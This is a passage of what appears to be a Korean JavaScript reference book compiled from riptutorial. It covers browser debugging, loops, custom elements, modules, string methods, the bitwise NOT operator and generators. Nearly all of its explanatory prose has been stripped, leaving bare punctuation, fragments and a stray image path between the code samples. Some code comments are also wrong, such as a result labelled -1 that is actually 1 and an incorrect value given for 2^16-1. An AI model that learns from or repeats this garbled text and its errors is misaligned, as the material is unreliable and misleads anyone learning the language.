1. `Command` + `Option` + `C` .
2. .
3. "Scripts" .
4. .

JavaScript . .

: Pretty Print ( ) . Chrome `{}` .

Visual Studio (VSC)

VSC JavaScript .

1.


`Ctrl` + `Shift` + `D` .

2. (`launch.json`) .
3. `F5` VSC .

VSC

JavaScript ( ). .

: . . : 5 .



. . Google .

: . Shorcut : `F8` (Chrome, Firefox)

: . . : `F10` (Chrome, Firefox, IE / Edge), `F6` (Safari)

Step Into : . . : `F11` (Chrome, Firefox, IE / Edge), `F7` (Safari)

: , , . : `Shift` + `F11` (Chrome, Firefox, IE / Edge), `F8` (Safari)

, .

' ' Google .

:

-
- Firefox
- IE
-
-

.

Chrome .

: . .

HTML (DOM) . Elements DOM "Break on ..." .

.

`$_` .

```
"foo"             // "foo"
$_                // "foo"
```

`$0` Inspector DOM . `<div id="foo">` :

```
$0                      // <div id="foo">
$0.getAttribute('id')   // "foo"
```

`$1` , `$2` , `$3` `$4` .

CSS `$$(selector)` . `document.querySelectorAll` .

```
var images = $$('img');  // Returns an array or a nodelist of all matching elements
```

	$ _	$ () [1]	$$ ()	0	$ 1	$ 2	3	$ 4
	15	11	11	11	11	15	15	15
	22	✓	✓	✓	✓	✓	✓	✓
Firefox	39	✓	✓	✓	×	×	×	×
IE	11	11	11	11	11	11	11	11
	6.1+	4+	4+	4+	4+	4+	4+	4+

[1] `document.getElementById` `document.querySelector`

 Chrome Firefox `$0` . .

.

1. JS DOM .
2. CSS .
   (Chrome)
3. CSS HTML .

Chrome 5 . `$0` `$1` . `$4` . .

Google Developers .

setter getter

.

```
var myObject = {
    name: 'Peter'
}
```

`myObject.name` **Peter George** . . `debugger` ( ) (`myObject.name = 'something'`) :

```
var myObject = {
    _name: 'Peter',
    set name(name){debugger;this._name=name},
    get name(){return this._name}
}
```

`name` `_name` `name` .

`set name` . `debugger` , `console.trace()` . `_name` name . getter (`get name`) . .

, . setter getter .

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
    set: function(name) {debugger;this._name = name},
    get: function() {return this._name}
});
```

MDN .

setter / getters :

		Firefox	IE			
1	2.0		9	9.5		

( ) .

```
debug(functionName);
```

`functionName` .

`console` . (Chrome , Firefox , Safari Edge).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```

. .

, .

: IE9 `console` `console.log` .

```
if (console) { //IE9 workaround
    console.log("test");
}
```

: https://riptutorial.com/ko/javascript/topic/642/

33:

- for (, *final_expression*) {}
- for ( ) {}
- for ( ) {}
- while ( ) {}
- do {} while ( ) while
- ( ) {} // XML ECMAScript

X . 5 . :

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

. 300 ? "for" .

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

"for"

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

:

0
1
...
99

.

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

:

"
"
"

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

:

0
2
4
...
98

```
for (var i = 100; i >=0; i--) {
    console.log(i);
}
```

:

100
99
98
...
0

"while"Loops

While

while :

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

:

0
1
...
99

```
var i = 100;
```

```
while (i > 0) {
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

:

100
99
98
...
1

Do ... while

do ... while true false .

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

:

101

" "

while

```
var i = 0;
while(true) {
    i++;
    if(i === 42) {
        break;
    }
}
console.log(i);
```

:

42

for

```
var i;
for(i = 0; i < 100; i++) {
    if(i === 42) {
        break;
```

```
    }
}
console.log(i);
```

:

42

.

"for"

`continue` for (`i++`).

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

:

0
2

While

while `continue` (`i < 3`).

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
    console.log(i);
    i++;
}
```

:

0
2

"do ... while"

```
var availableName;
do {
    availableName = getRandomName();
```

```
} while (isNameUsed(name));
```

do while . while 0 .

.

```
outerloop:
for (var i = 0;i<3;i++){
    innerloup:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

:

```
0
0
0
1
```

break continue goto

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

i = 0 j = 0 j .
1 0
i = 1 j = 1 j .
2 0
2 1 ***i = 2 j = 2 j .***
3 0
3 1
3 2
i = 3 j = 3 j .
4 0
4 1
4 2
4 3
i = 4 j = 4 .

"for ... of"

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

:

0
1
2

for ... of .

-
- for .
- `forEach()` break, continue return .

---

for ... of .

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

:

a b c

for ... for Set .

:

- Set .
- `Set()` .

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

:

... for Map . .

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

.

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/
```

... for . for ... in `Object.keys()` .

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

:

:

"for ... in"

for ... in . . `hasOwnProperty` . `defineProperty/defineProperties` param `enumerable: false` .

```
var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object , 'a', {
        enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
      console.log('object.' + key + ', ' + object[key]);
    }
}
```

:

    object.b, bar
    object.c, baz

: https://riptutorial.com/ko/javascript/topic/227/

34:

- .prototype.createdCallback ()
- .prototype.attachedCallback ()
- .prototype.detachedCallback ()
- .prototype.attributeChangedCallback (name, oldValue, newValue)
- document.registerElement (name, [options])

	.
options.extends	( ).
options.prototype	( ).

. **Chrome** .

HTML HTML5 . -dom .

Examples

<initially-hidden> .

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
    this.revealTimeoutId = null;
  }

  attachedCallback() {
    const seconds = Number(this.getAttribute('for'));
    this.style.display = 'none';
    this.revealTimeoutId = setTimeout(() => {
      this.style.display = 'block';
    }, seconds * 1000);
  }

  detachedCallback() {
    if (this.revealTimeoutId) {
      clearTimeout(this.revealTimeoutId);
      this.revealTimeoutId = null;
    }
  }
});
```

```
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```

., is . , <img> .

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
      console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });
```

```
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png"
/>
```

: https://riptutorial.com/ko/javascript/topic/400/-

35:

Examples

Javascript . .

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

formatPhoneNumber .

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

.

: https://riptutorial.com/ko/javascript/topic/7346/-

36: -

- ()
- ()
- (message [, optionalValue])
- ()

- https://www.w3.org/TR/html5/webappapis.html#user-prompts
- https://dev.w3.org/html5/spec-preview/user-prompts.html

Examples

API .

window.alert(message)

.
[] .

```
alert("Hello World");
```

" " .

boolean = window.confirm(message)

.
`true` / `false` [] [] .

```
confirm("Delete this comment?");
```

result = window.prompt(message, defaultValue)

.
`result` .

```
prompt("Enter your website address", "http://");
```

"prompt () " .

window.print()

.

```
print();
```

.
:

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

jsFiddle

`confirm()` UI , .

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");

function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?") ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

jsFiddle

alert ()

`window alert()` OK Cancel . .

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

.

: . . □□□ .(, setInterval() setTimeout() . .

. .

alert .

prompt ()

. . .

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

prompt() .

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

. .	
	. .

- : https://riptutorial.com/ko/javascript/topic/3196/---

37:

- '' defaultMember ;
- {moduleA} {memberA, memberB, ...} .
- 'module' import *;
- import {memberA as a memberB, ...} from 'module';
- defaultMember, * 'module' .
- import defaultMember, {moduleA, ...} '';
- import 'module';

MDN ( ) :

. Traceur Compiler , Babel Rollup .

ES6 CommonJS Node RequireJS System.js .

Browserify CommonJS .

Examples

.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

.

```
import circleArea from './circle';
console.log(circleArea(4));
```

`default` (`circleArea`) . .

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

. .

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

. , .

`test.js` :

```
console.log('Initializing...')
```

.

```
import './test'
```

`Initializing...` `Initializing...` .

ECMAScript 6 (`import` / `export`) . . , `export` .

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}


export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}

export {doSomethingElse}

export class MyClass {
    test() {}
}
```

: `<script>` ES5 JavaScript `import` / `export` .

. .

(`my-module.js`).

```
import * as myModule from './my-module.js';

myModule.PI;                  // 3.14
myModule.doSomething();       // 'Hello from a module!'
myModule.doSomethingElse();   // 'Something else'
new myModule.MyClass();       // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

Defining a Module `test.js` `test.js` , .

```
import {doSomething, MyClass, PI} from './test'
```

```
doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

somethingPrivate() test .

```
import {somethingPrivate} from './test'

somethingPrivate()
```

.

```
import * as test from './test'

test.doSomething()
```

test . .

: './test' ECMAScript . (- URL).).

thisIsWayTooLongOfAName() . .

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

.

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

.

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

: https://riptutorial.com/ko/javascript/topic/494/

38:

Examples

(UMD)

UMD ( ) (: AMD, CommonJS) .

.

1. IIFE (Immediately-Invoked Function Expression). ; `root` (`this`) `factory` ( ).
2. . IIFE . .

AMD, CommonJS . .

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
}));
```

(IIFE)

API .

```
var Module = (function() {
  var privateData = 1;

  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

.

(AMD)

AMD CommonJS .

AMD .

- define () factory
-
- .
-

.

AMD .

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

. .

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

.

```
define(function() { /* factory */ });
```

AMD .

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJS Node.js .

CommonJS `require()` `exports` .

CommonJS . Lodash Node.js `fs` .

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

`module.exports` .

```
module.exports = function() {
    return "Hello!";
};
```

ES6

6

ECMAScript 6 (/) . . , export .

: . ES6 transpilers .

```
export function greet(name) {
    console.log("Hello %s!", name);
}

var myMethod = function(param) {
    return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
    test() {}
}
```

.

```
import greet from "mymodule.js";

greet("Bob");
```

mymodule.js myMethod .

.

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

.

```
import { greet as A, myMethod as B } from "mymodule.js";
```

ES6 .

: https://riptutorial.com/ko/javascript/topic/4655/-

39:

- " "
- ' '
- " ' ' ."// . .
- " " "// . .
- ` $ {}`
- String ("ab c") // string .
- new String ("abc") // String

Examples

JavaScript Template Literals (*backticks*) `'hello'  'hello'`, `"Hello"` (ES2015, ES6) `` `hello` ``.

```
var hello  = "Hello";
var world  = 'world';
var helloW = `Hello World`;              // ES2015 / ES6
```

`String()` .

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

`toString()` , .

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

`String.fromCharCode` .

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

`new` String Object .

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

`+` String `concat()` .

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);        // => "FooBar"
console.log(foo + " " + bar);  // => "Foo Bar"
```

```
foo.concat(bar)            // => "FooBar"
"a".concat("b", " ", "d")  // => "ab d"
```

.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

6

(*backticks*) `` `hello` `` .

```
var greeting = `Hello`;
```

`${variable}` .

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

String.raw .

```
`a\\b` // =  a\b
String.raw`a\\b` // = a\\b
```

, `\` .

```
var text = 'L\'albero means tree in Italian';
console.log( text ); \\ "L'albero means tree in Italian"
```

.

```
var text = "I feel \"high\"";
```

HTML HTML .

```
var content = "<p class=\"special\">Hello World!</p>";        // valid String
var hello   = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

HTML `'` (`'`) `"` (`"`) `"` .

```
var hi    = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
```

```
var hello = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

: ' " . , <p class=special> <p class="special"> , " <p class=""special""> \" <p class="special"> .

6

' " (ES6) ' " . (`) .

```
var x = `"Escaping " and ' can become very annoying`;
```

.

```
function reverseString(str) {
    return str.split('').reverse().join('');
}

reverseString('string');    // "gnirts"
```

. , , . (:) "" .

```
'□■.'.split('').reverse().join(''); //fails
```

. Esrever , .

str		"string"
String.prototype.split(deliminator)	str . "" .	["s","t","r","i","n","g"]
Array.prototype.reverse()	.	["g","n","i","r","t","s"]
Array.prototype.join(deliminator)	. "" deliminator (,).	"gnirts"

6

```
function reverseString(str) {
    return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow'));  // "wolfrevokcats"
console.log(reverseString(1337));             // "7331"
console.log(reverseString([1, 2, 3]));        // "3,2,1"
```

reverse()

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
```

```
    return strRev;
}

reverse("zebra");  // "arbez"
```

String.prototype.trim .

```
"    some whitespaced string  ".trim();  // "some whitespaced string"
```

Internet Explorer trimLeft trimRight . trimStart trimEnd 1 . trimLeft trimRight .

```
// Stage 1 proposal
"    this is me    ".trimStart();  // "this is me    "
"    this is me    ".trimEnd();  // "    this is me"

// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft();  // "this is me    "
"    this is me    ".trimRight();  // "    this is me"
```

.slice() .

```
var s = "0123456789abcdefg";
s.slice(0, 5);  // "01234"
s.slice(5, 6);  // "5"
```

.

```
s.slice(10);    // "abcdefg"
```

.split .

```
var s = "one, two, three, four, five"
s.split(", ");  // ["one", "two", "three", "four", "five"]
```

.join .

```
s.split(", ").join("--");  // "one--two--three--four--five"
```

.

JavaScript !

```
var s = "some Δ≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5);  // 8710
```

JavaScript 2 . Typed Arrays .

typeof :

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string";   // true
typeof anInt === "string";     // false
typeof anObj === "string";     // false
```

`new String("somestr")` `String` `.` `,` `instanceof`:

```
var aStringObj = new String("my string");
aStringObj instanceof String;    // true
```

.

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

`Object` `toString` `.` `typeof` switch .

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

. :

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

`localeCompare()` . () (), `0` .

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

`>` `<` 0 (`==`). `localeCompare()` .

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); //  0
console.log(strcmp("world", "hello")); //  1
```

(: `sort`) .

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

String.prototype.toUpperCase () :

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

String.prototype.toLowerCase ()

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

`<textarea>` `<textarea>` .

- ()
- ( )
-
-

```
function wordCount( val ){
    var wom = val.match(/\S+/g);
    return {
        charactersNoSpaces : val.replace(/\s+/g, '').length,
        characters         : val.length,
        words              : wom ? wom.length : 0,
        lines              : val.split(/\r*\n/).length
    };
}


// Use like:
wordCount( someMultilineText ).words;   // (Number of words)
```

jsFiddle

charAt() .

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

  .

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

charCodeAt() .

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

getter ( ). JavaScript . .

.

indexOf(searchString) lastIndexOf(searchString)

indexOf() searchString . searchString -1 .

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

, lastIndexOf() searchstring -1 .

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") );   // 8
console.log( string.lastIndexOf("foo") ); // -1
```

includes(searchString, start)

includes() searchString index start (0) searchString . indexOf() .

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") );   // false
```

replace(regexp|substring, replacement|replaceFunction)

replace() RegExp regexp substring replacement replaceFunction substring .

.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
```

```
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

replaceFunction (, regexp) . .

match	
g1 , g2 , g3 , ...	
offset	
string	

.

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

.indexOf (-1)

```
'Hellow World'.indexOf('Wor');    // 7
```

.indexOf .

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

.indexOf .

```
 'Hellow World'.indexOf('WOR');    // -1
```

JavaScript *Number 2 36* .

10 (10) 16 (16) .

Number 10 (10) 16 (16) *String toString* *16* .

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

, parseInt *radix* *16* .

```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

(,) *String* *Number* . .

6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

1 : . .
2 : .

6

.repeat () .

```
"abc".repeat(3);  // Returns "abcabcabc"
"abc".repeat(0);  // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

6

ES6 String.prototype.repeat () polyfill . , `new Array(n + 1).join(myString)` `myString` `n` .

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString);  // Returns "abcabcabc"
```

`charCodeAt` .

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

0 `charCodeAt` .

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

UTF-16 . 2^{16} - 1 63553. `codePointAt` :

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "□".codePointAt();
```

: https://riptutorial.com/ko/javascript/topic/1041/

40: ~

~ 2 .

1 0. 0 1.

Examples

~

NOT NOT (~) .

```
let number = 3;
let complement = ~number;
```

`complement` -4.

		10
	00000000 00000000 00000000 00000011	
~ 3	11111111 11111111 11111111 11111100	-4

`f(n) = -(n+1)` .

```
let a = ~-2; // a is now 1
let b = ~-1; // b is now 0
let c = ~0;  // c is now -1
let d = ~1;  // d is now -2
let e = ~2;  // e is now -3
```

~ ~

Double Tilde `~~` NOT .

10 NOT (~~) .

10 `3.5` . .

```
let number = 3.5;
let complement = ~number;
```

`complement` -4.

		10
	00000000 00000000 00000000 00000011	

		10
~~ 3	00000000 00000000 00000000 00000011	
3.5	00000000 00000011.1	3.5
~~ 3.5	00000000 00000011	

`f2(n) = -(-(n+1) + 1)` `g2(n) = -(-(integer(n)+1) + 1)` .

f2 (n) .

```
let a = ~~-2; // a is now -2
let b = ~~-1; // b is now -1
let c = ~~0;  // c is now 0
let d = ~~1;  // d is now 1
let e = ~~2;  // e is now 2
```

g2 (n) .

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5;  // c is now 0
let d = ~~1.5;  // d is now 1
let e = ~~2.5;  // e is now 2
```

`~~` . NOT .

expression `0` .

`true` `false` bool `true` `1` `false` `0`

```
let a = ~~"-2";     // a is now -2
let b = ~~"1";      // b is now -1
let c = ~~"0";      // c is now 0
let d = ~~"true";   // d is now 0
let e = ~~"false";  // e is now 0
let f = ~~true;     // f is now 1
let g = ~~false;    // g is now 0
let h = ~~"";       // h is now 0
```

`~` .

`~ -1 0` `indexOf` .

indexOf

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

-

```
if (~items.indexOf('a')) {}
```

~

10 NOT (~) .

10 3.5 . .

```
let number = 3.5;
let complement = ~number;
```

complement -4.

		10
3.5	00000000 00000010.1	3.5
~ 3.5	11111111 11111100	-4

f(n) = -(integer(n)+1) .

```
let a = ~-2.5; // a is now 1
let b = ~-1.5; // b is now 0
let c = ~0.5;  // c is now -1
let d = ~1.5;  // c is now -2
let e = ~2.5;  // c is now -3
```

~ : https://riptutorial.com/ko/javascript/topic/10643/--

41:

(`function*`) .

- * ( ) { ; }
- = ()
- {, } = generator.next ()
- {, } = generator.return ()
- generator.throw ()

ES 2015 . `v6.0` Node.js . MDN Node node.green .

Examples

`function*` . , . .

`yield` .

```
function* nums() {
    console.log('starting');  // A
    yield 1;                  // B
    console.log('yielded 1'); // C
    yield 2;                  // D
    console.log('yielded 2'); // E
    yield 3;                  // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next();  // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next();  // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next();  // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next();  // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

```
function* nums() {
    try {
        yield 1;                  // A
        yield 2;                  // B
        yield 3;                  // C
    } catch (e) {
```

```
        console.log(e.message);    // D
    }
}

var generator = nums();

generator.next();  // Executes line A returning { value: 1, done: false }
generator.next();  // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!"));  // Executes line D returning { value: undefined, done:
true}
// console: "Error!!"
generator.next();  // no code executed. returns { value: undefined, done: true }
```

. for...of .

```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}

// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)];  // [0, 1, 2]
let max = Math.max(...range(100));  // 99
```

ES6 - iterable . function * .

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

next() .

```
function* summer() {
    let sum = 0, value;
    while (true) {
        // receive sent value
```

```
        value = yield;
        if (value === null) break;

        // aggregate values
        sum += value;
    }
    return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value;  // 111
```

, yield* .

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

Iterator-Observer

Iterator Observer .

---

iterator iterable . iterable . ES6 / ES2015 (Array, Map, Set, WeakMap, WeakSet) Iterable .

() . PULL .

:

```
function *gen() { yield 5; yield 6; }
```

```
let a = gen();
```

`a.next()` `a.next()` Iterator `pull` `yield` `pause` . `a.next()` .

.

```
function *gen() {
  document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

`yield 1` . `a.next` .

`i.value` (`1`), `a.next(100)` .

`spawn` (taskJS co) . . , `sync` `async` .

. . . PULLING . PUSHing .

`PULL` . `PUSH` .

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

`a.next()` `a.next()` `v => {...}` `v` `PUSH` .

.

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
